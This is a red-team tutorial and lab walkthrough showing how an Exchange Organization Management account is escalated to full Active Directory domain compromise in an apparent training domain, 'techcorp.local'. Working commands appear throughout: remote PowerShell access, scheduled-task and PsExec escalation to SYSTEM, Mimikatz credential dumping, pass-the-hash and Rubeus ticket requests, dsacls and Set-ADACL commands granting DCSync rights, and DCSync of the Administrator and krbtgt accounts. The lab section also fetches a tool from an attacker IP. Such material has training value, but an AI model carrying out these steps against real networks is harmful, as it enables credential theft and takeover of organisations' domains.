We start with the assumption that the attacker has compromised a user account that is a member of the Exchange Organization Management group. In our example, this is the ExchManager user. This compromise could occur through phishing, credential stuffing, etc., but the key is that we now have valid credentials (username and password, or hashes/tokens) for an Exchange admin.
Why this is important: ExchManager has high privileges in Exchange by virtue of the Organization Management group, and critically, ExchManager is effectively a local administrator on the Exchange server host. This means with these credentials, we can fully control the Exchange server machine. We have not yet elevated beyond a normal user in the domain, but we have the “keys to the kingdom” of the Exchange server.
Outcome: We have obtained credentials of an Exchange administrator (Org Management member). We’re ready to use those credentials to access the Exchange server.
Step 2: Gaining Administrative Access to the Exchange Server
Description: Using the ExchManager credentials, our next goal is to log onto the Exchange server US-EXCHANGE with administrative rights. Since ExchManager is in the local Administrators group on that server, any login session we create will have admin privileges on that machine.
Action – Connect to the Exchange server: We can do this through Remote Desktop (RDP) or, more subtly, via PowerShell Remoting (WinRM) which is often enabled by default on servers. Here’s an example using PowerShell Remoting from our attack machine (assuming we have network access to the server):
# Create a PowerShell remote session to the Exchange server
$sess = New-PSSession -ComputerName "us-exchange.techcorp.local" -Credential (Get-Credential)

# Enter the session to gain an interactive remote shell on the server
Enter-PSSession $sess
When prompted by Get-Credential, we would supply the TechCorp\ExchManager credentials. After Enter-PSSession, our prompt changes to something like [us-exchange]: PS C:\> indicating we are now executing commands on the Exchange server.
Alternatively, we could use PsExec (from Sysinternals) or RDP to achieve a similar result. The key is that with valid admin credentials, we can remotely execute code on the server.
Verification: We can verify we have admin access on the server by running an admin-only command. For example, try listing protected directories or reading the registry. If no access is denied, we indeed have admin rights.
Outcome: We have an interactive administrator shell on the Exchange server US-EXCHANGE. This is a major foothold — we can now control the server’s OS as an admin.
Step 3: Escalating to SYSTEM on the Exchange Server
Description: Even though we are an administrator on the Exchange server, some sensitive actions (like dumping credentials from LSASS) may require SYSTEM privileges (the highest level on a Windows machine). As a local admin, we can execute code as SYSTEM using various techniques. One simple way is to use the Task Scheduler or PsExec to run a process as SYSTEM.
Action – Become SYSTEM: For example, from our admin shell on US-EXCHANGE, we can schedule a one-time task that launches a System command prompt:
# Schedule a task to run a SYSTEM-level command (on Windows, tasks run as System by default if run by an admin)
schtasks /create /tn "SysShell" /tr "cmd.exe" /SC ONCE /ST 00:00 /RU "SYSTEM" /RL HIGHEST
schtasks /run /tn "SysShell"
This creates a scheduled task named "SysShell" set to run cmd.exe as SYSTEM, and then immediately runs it. If we then connect to the server (e.g., via RDP or by using a utility to interact with that running process), we would have a System-level command prompt. In practice, a quicker method is using PsExec:
PsExec.exe -accepteula -s -d cmd.exe
This command would launch a cmd.exe as SYSTEM (-s flag) on the server (the -d detaches it). We could then connect to that session.
Another stealthy approach is to use an in-memory PowerShell trick to impersonate SYSTEM within our current session (by stealing the access token of a process like Winlogon that runs as SYSTEM). Tools like Incognito or Meterpreter have functionality to impersonate tokens, but for brevity we won’t dive into that here.
Why become SYSTEM? As SYSTEM, any actions we perform on the server are done in the security context of the machine’s computer account (for network operations) and we have full rights to dump credentials from memory. On a Domain-joined Windows server, running as SYSTEM is effectively equivalent to being the computer itself in AD. This will be useful for leveraging the Exchange server’s privileges soon.
Outcome: We have elevated our privileges on US-EXCHANGE to SYSTEM. We are now effectively “US-EXCHANGE$” (the computer’s account) on that machine.
Step 4: Dumping Exchange Server Credentials (Machine Account Hash)
Description: Now that we have SYSTEM-level access, we can extract credentials from the Exchange server. Our primary target is the machine account credentials for US-EXCHANGE$ (the computer’s AD account). By dumping memory or the Security Account Manager (SAM) database, we can retrieve the NTLM hash (and possibly Kerberos keys) of the machine account. Additionally, because many users connect to Exchange (e.g., Outlook clients, ActiveSync, etc.), the server might have cached credentials or Kerberos tickets for various users in memory. In a real engagement, a red teamer would pillage those as well. But for our exercise, the critical secret is the Exchange server’s own credential.
Action – Run Mimikatz to dump credentials: We use the popular tool Mimikatz to extract credentials from LSASS memory. Since antivirus or Windows Defender might block Mimikatz, we often first disable or bypass AMSI (Antimalware Scan Interface) in our PowerShell session. For example, an AMSI bypass snippet (obfuscated to avoid detection) can be run to disable AMSI scanning in the current process. After that, we load Mimikatz. Suppose we have the PowerShell implementation of Mimikatz (Invoke-Mimikatz.ps1); we can load and run it:
# (Assuming we have already bypassed AMSI and loaded Invoke-Mimikatz.ps1 in the session)
Invoke-Mimikatz -Command '"sekurlsa::logonPasswords"'
Mimikatz will list credential material for logon sessions on the server. In the output, look for a logon session corresponding to US-EXCHANGE$. We expect to find the NTLM hash for US-EXCHANGE$’s account, and possibly its Kerberos RC4 key (which is essentially the same as the NTLM hash in modern systems) or AES keys. For example, we might see:
Username : US-EXCHANGE$
Domain   : TECHCORP
NTLM     : 20a0e5d7c56dc75c9d2b4f3ac6c22543   <- (Example hash)
(If Mimikatz’s sekurlsa::logonPasswords output is too noisy, an alternative is sekurlsa::ekeys which focuses on encryption keys in memory, often revealing computer account keys quickly.)
We should save the extracted machine account hash for the next steps. Also, note any high-privileged user creds that might appear (for instance, if a Domain Admin recently logged onto the Exchange server, their credentials might be cached and could be directly stolen here—another path to victory. But we’ll proceed assuming that’s not the case for learning purposes).
Outcome: We have obtained the NTLM password hash (and/or Kerberos keys) for the Exchange server’s AD computer account US-EXCHANGE$. This is a critical piece of the escalation chain.
Step 5: Impersonating the Exchange Server Account (Pass-the-Hash)
Description: Armed with the Exchange server’s NTLM hash, we can now impersonate the Exchange server in Active Directory. Essentially, we will “become” US-EXCHANGE$ from the perspective of the domain. This is powerful because US-EXCHANGE$ is a member of the Exchange Trusted Subsystem (via group nesting) and Exchange Windows Permissions groups, meaning it has the special AD rights we discussed earlier. By impersonating this account, we inherit all those AD permissions.
Action – Pass-the-Hash with Mimikatz: We can use Mimikatz’s Pass-the-Hash (PTH) function to spawn a process as the US-EXCHANGE$ account using the hash we stole. From our SYSTEM context on the server (or even from a remote system, if we have the hash), we run:
mimikatz.exe "sekurlsa::pth /user:US-EXCHANGE$ /domain:techcorp.local /ntlm:20a0e5d7c56dc75c9d2b4f3ac6c22543 /run:powershell.exe"
This instructs Mimikatz to create a new process (PowerShell) with a fake identity token for user US-EXCHANGE$ in domain techcorp.local, using the given NTLM hash as credentials (Pass-the-Hash). The result is a new PowerShell window (or process) that is running under the security context of the computer account TECHCORP\US-EXCHANGE$. We have effectively “logged in” as the Exchange server in the eyes of AD, without knowing its clear-text password.
Action – (Alternative) Use Rubeus to get a TGT: Instead of Pass-the-Hash, we could achieve a similar result using Rubeus, a Kerberos abuse tool. With the NTLM hash (which is the RC4 key for the account), we ask the domain controller for a Kerberos TGT for US-EXCHANGE$ and inject it into our session. For example, on our attack machine we could run:
Rubeus.exe asktgt /user:US-EXCHANGE$ /domain:techcorp.local /rc4:20a0e5d7c56dc75c9d2b4f3ac6c22543 /ptt
This command will contact the DC and retrieve a valid TGT for US-EXCHANGE$ (using the hash as if it were the account’s password), then /ptt will “Pass-the-Ticket” by injecting the ticket into our current logon session. After this, any network actions we perform will be authenticated as US-EXCHANGE$ via Kerberos. (If running this on the Exchange server itself as SYSTEM, we already have that identity, but using Rubeus could be done from a remote system as long as the hash is known.)
Verify identity: We can verify that we are now impersonating the machine account by running a quick check. For example, use the command whoami in the new PowerShell session. It might still show as NT AUTHORITY\SYSTEM if on the same box, but if we check our token groups or make a network query, we should see the identity TECHCORP\US-EXCHANGE$ in play. Another test: try a simple LDAP query to the domain or use the ActiveDirectory PowerShell module (which will use our current Kerberos ticket) – it should succeed with privileges that a normal user wouldn’t have.
Outcome: We have successfully impersonated the Exchange server’s AD account. We are now effectively acting as US-EXCHANGE$ in the domain, which carries the powerful Exchange group memberships.
Step 6: Abusing Exchange’s AD Permissions to Gain Domain Control
Description: Now comes the payoff. Running as US-EXCHANGE$, we leverage the permissions that this account has in AD (thanks to membership in Exchange Windows Permissions and Exchange Trusted Subsystem groups). As discussed, those permissions include the ability to modify object ACLs in the domain, particularly on the domain root object itself. By modifying the domain’s ACL, we can grant our own attacker-controlled account any rights we want. A common technique is to grant our user Replicating Directory Changes permissions on the domain. This essentially gives the user DCSync capability – the ability to replicate (and steal) credentials from the DC. Alternatively, one could add an account to the built-in Administrators group or Domain Admins group via ACL, but modifying group membership of protected groups is messy due to AdminSDHolder. The DCSync route is straightforward and stealthy.
Action – Grant DCSync (Replicating Changes) rights to our user: Let’s say we have another low-privileged domain user under our control (or we create one) called TECHCORP\StudentUser1. We will now give StudentUser1 the permissions to replicate directory changes on the domain naming context DC=techcorp,DC=local. We can do this using built-in tools or a script. Here we’ll demonstrate using PowerShell with the ActiveDirectory module and a helper script (for example, the RACE toolkit’s ACL attack cmdlets by Nikhil Mittal):
First, ensure we have the ActiveDirectory module loaded in our US-EXCHANGE$ session. If the module is not installed on the server, we could import the DLLs manually (as was done in our scenario). In our example, the commands were:
Import-Module C:\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\Tools\ADModule\ActiveDirectory.psd1
. C:\Tools\RACE\RACE.ps1    # dot-source the RACE toolkit
Now we use the Set-ADACL function (from RACE) or PowerShell’s Set-ACL to modify the domain ACL. For instance, with RACE we could do:
# Give 'StudentUser1' DCSync rights on the domain object
Set-ADACL -SamAccountName "TECHCORP\StudentUser1" `
          -DistinguishedName "DC=techcorp,DC=local" `
          -GUIDRight "DS-Replication-Get-Changes-All" -Verbose
The above command finds the domain object and adds an Access Control Entry allowing the user StudentUser1 the extended right Replicating Directory Changes All (which, along with the standard Replicating Directory Changes, is what’s needed for DCSync). We might also add the closely related GUID for “Replicating Directory Changes” if needed, but many scripts include both under the hood. We should see a successful output indicating the ACL was modified. (If not using a toolkit, one could use DSACLS command-line: for example,
dsacls "DC=techcorp,DC=local" /G "TECHCORP\StudentUser1:CA;Replicating Directory Changes;domain"
dsacls "DC=techcorp,DC=local" /G "TECHCORP\StudentUser1:CA;Replicating Directory Changes All;domain"
to grant those two control access rights.)
Result of ACL change: The domain’s NTDS object ACL now explicitly allows StudentUser1 to replicate directory data. In essence, we have given this low-level account a Domain-Admin-equivalent ability without adding it to any admin groups. This is possible solely because the Exchange server’s account (US-EXCHANGE$) had the delegated right to modify the domain ACL (a consequence of Exchange’s overly broad privileges).
Aside: In some environments, Exchange’s AD permissions could also be used to directly add a user to certain privileged groups. For example, older Exchange versions allowed modifying the DNSAdmins group ACL, so we could add ourselves to DNSAdmins (and then perform a known exploit to get system on a Domain Controller via DNS service configuration). However, granting DCSync rights is more direct and works regardless of the DNS service configuration, so we chose that route.
Outcome: Our controlled account StudentUser1 now has the ability to read any credential in Active Directory (DCSync privileges), even though it’s not an administrator by group membership. We have stealthily planted the seeds for domain dominance using the Exchange server’s privileges.
Step 7: Dumping Domain Administrator Credentials (Domain Compromise)
Description: At this stage, we have essentially achieved what we call Domain Dominance. To demonstrate it, we can perform a DCSync attack to steal the credentials of a Domain Admin (or any user, even all users). DCSync simulates the behavior of a Domain Controller and asks other DCs to replicate user password data to us. Since we gave StudentUser1 replication permissions, we can perform DCSync with that account. We could do this from the Exchange server or any system where we can run Mimikatz using StudentUser1’s credentials.
Action – Perform DCSync to get Administrator hash: Using Mimikatz on a system where StudentUser1 has a logon (or by explicitly specifying credentials), we run:
mimikatz.exe "lsadump::dcsync /domain:techcorp.local /user:Administrator"
This tells Mimikatz to use the DCSync function to retrieve the account data for Administrator from the domain techcorp.local. If successful, it will output the Administrator account’s NTLM hash and Kerberos password hashes (both the current and historical ones, if any). For example, we might see:
** SAM ACCOUNT NAME : Administrator
[...snip...]
Hash NTLM: 5d41402abc4b2a76b9719d911017c592
Now we have the NTLM hash for the domain’s Administrator. We can use this hash to pass-the-hash and impersonate Administrator on any machine in the domain (including domain controllers), or we could crack it to get the plaintext password. Even more devastating, we could target the krbtgt account in DCSync:
mimikatz.exe "lsadump::dcsync /domain:techcorp.local /user:krbtgt"
The krbtgt account’s hash allows us to create a Golden Ticket (a forged Kerberos TGT valid for any user, including Domain Admins, effectively giving us indefinite control over the domain).
At this point, we have multiple ways to fully compromise and persist in the domain. We’ve achieved the goal: starting from an Exchange admin user, we escalated to Domain Admin privileges.
Outcome: We have retrieved Domain Admin credentials (Administrator’s hash) and/or the Kerberos GT (krbtgt) hash. The entire AD domain techcorp.local is now effectively under our control. 🎉
Summary of the Attack Path
Let’s recap the chain of events in a concise form, highlighting what was achieved at each stage:
- Compromise Exchange Admin (Org Management user): Gained credentials of an Exchange admin (
ExchManager). This gave us an initial foothold with high Exchange privileges and local admin rights on Exchange servers.
- Admin Access to Exchange Server: Using the Exchange admin’s credentials, we remotely accessed the Exchange server (
US-EXCHANGE) with administrative privileges. Now we controlled an Exchange server machine.
- Privilege Escalation to SYSTEM: We leveraged our admin rights on the server to obtain SYSTEM-level access, giving us the machine’s identity and the ability to access protected processes.
- Credential Dump (Exchange Machine Account): With SYSTEM access, we ran Mimikatz to dump credentials from the server, extracting the NTLM hash of the Exchange server’s computer account (
US-EXCHANGE$). We also noted that many user credentials could be present in Exchange’s memory (because users access their mailboxes via this server) – underscoring why an Exchange server is so valuable to attackers.
- Impersonation of Exchange Server in AD: Using the extracted hash, we performed a Pass-the-Hash attack (and alternatively demonstrated how a Kerberos ticket can be acquired via Rubeus) to impersonate the
US-EXCHANGE$account. Now we were effectively logged in as the Exchange server in the AD domain, inheriting the powerful AD permissions of the Exchange groups (Exchange Trusted Subsystem & Exchange Windows Permissions).
- Abusing AD Permissions (Exchange Group Rights): As the Exchange server account, we modified the AD domain’s ACL to grant our chosen user account replication privileges on the domain (DCSync rights). This was possible because the Exchange server, via its group memberships, had been delegated broad rights on the domain object. We could have also added users to other privileged groups (like DNSAdmins) using similar rights, but giving DCSync capability was more direct for obtaining credentials.
- Domain Compromise via DCSync: Finally, with our new rights, we executed a DCSync attack to dump the credentials of a Domain Admin account (Administrator) and the KRBTGT account. This gave us complete control over the Active Directory – effectively making us Domain Admin without ever having to directly add ourselves to the Domain Admins group.
Throughout this exercise, we used tools like PowerShell (for remote access and executing commands), Mimikatz (for credential extraction and pass-the-hash), and Rubeus (for token/ticket manipulation) at various stages. Each step built upon the last, illustrating how an initially non-domain-admin account (an Exchange admin) can leverage built-in Exchange privileges to systematically rise to Domain Administrator privileges.
Conclusion
In this guide, we demonstrated a practical red team attack path abusing Microsoft Exchange’s AD security groups and privileges. We began with a compromised Exchange Organization Management user and ended with full domain compromise. Along the way, we covered key concepts such as the roles of the Exchange Trusted Subsystem and Exchange Windows Permissions groups, why an Exchange server is a critical asset, and how built-in permissions (like WriteDACL on the domain object) can be weaponized by an attacker.
This exercise highlights that Exchange is not just an email server – it’s effectively a domain privileged application. Key takeaway: compromising an Exchange server or admin can often be a one-way ticket to owning the entire Active Directory domain. Red teamers and penetration testers should pay close attention to Exchange in their target environments, and defenders should be aware of these relationships (even though hardening Exchange’s AD permissions is non-trivial, as it’s deeply ingrained in how Exchange operates).
By understanding and practicing this attack path, you’ve gained insight into AD privilege escalation through Exchange – a powerful example of abusing trust relationships and delegated rights in enterprise networks. Happy (ethical) hacking!
Impersonate Erika-Admin User
now that we were able to dump the credentials on ERIKA-HR, we found also a user named erika-admin, we should now impersonate this user to move on to our next path.
.\Rubeus.exe asktgt /user:erika-admin /aes256:d9b661c4db2bb0db7ee31e3af3f31ffa2180144bc0554c6c22f69f58d7f96ebe /force /show /ptt

klist

Enumerating Exchange Groups
Invoke-WebRequest -uri http://192.168.100.41:443/ADModule-master.zip -OutFile "C:\Users\public\ADModule-master.zip" -UseBasicParsing
Expand-Archive -Path "C:\Users\Public\ADModule-master.zip" -DestinationPath "C:\Users\Public"
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Import-Module .\ActiveDirectory\ActiveDirectory.psd1
Get-ADUser -Filter * | Select-Object -ExpandProperty 'name'

Get-ADComputer -Filter * | Select-Object -ExpandProperty 'name'

Get-ADGroup -Filter * | Select-Object -ExpandProperty 'name'
Groups
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
Organization Management
Recipient Management
View-Only Organization Management
Public Folder Management
UM Management
Help Desk
Records Management
Discovery Management
Server Management
Delegated Setup
Hygiene Management
Compliance Management
Security Reader
Security Administrator
Exchange Servers
Exchange Trusted Subsystem
Managed Availability Servers
Exchange Windows Permissions
ExchangeLegacyInterop
Exchange Install Domain Servers
While enumerating members of each group, we found that Erika-Admin is also part of Organization Management group.
Get-ADGroupMember -Identity 'Exchange Windows Permissions'

Get-ADGroupMember -Identity 'Organization Management'

As it was explained before while we were learning about Exchange groups, Organization Management group is the top-level Exchange administrative role group.
Organization Management has Full Control over the “Exchange Windows Permissions” group in AD (it can manage that group’s membership and settings)
We are starting from the compromised user account, erika-admin, who is a member of the Organization Management group in Exchange. This membership grants us local administrator rights on the Exchange server. Using those privileges, we will remotely access the Exchange server and escalate our privileges to SYSTEM, allowing us to interact with sensitive memory and system-level resources. Once running as SYSTEM, we will extract the machine account credentials of the Exchange server itself. This machine account is a member of the Exchange Trusted Subsystem, which in turn is a member of the Exchange Windows Permissions group. Because of this nested group relationship, the Exchange server’s computer account has the ability to modify the ACL of the domain object, specifically with WriteDACL rights. We will impersonate the Exchange server account using the credentials we extracted, and then use those rights to modify the ACL on the domain root. With that, we can assign DCSync privileges to our erika-admin account, allowing us to replicate password data from the domain controller.
Finally, we will perform a DCSync attack to extract the NTLM hash of a Domain Admin or the KRBTGT account, completing the compromise of the Active Directory domain.

Now let’s do something interesting here. Since we already have access as Erika-Admin, let’s see if we do have any valid or modified RIGHTS/PERMISSIONS on object inside the domain.
We are erika-admin, so in this case we will be checking, what permissions our user has in this domain.
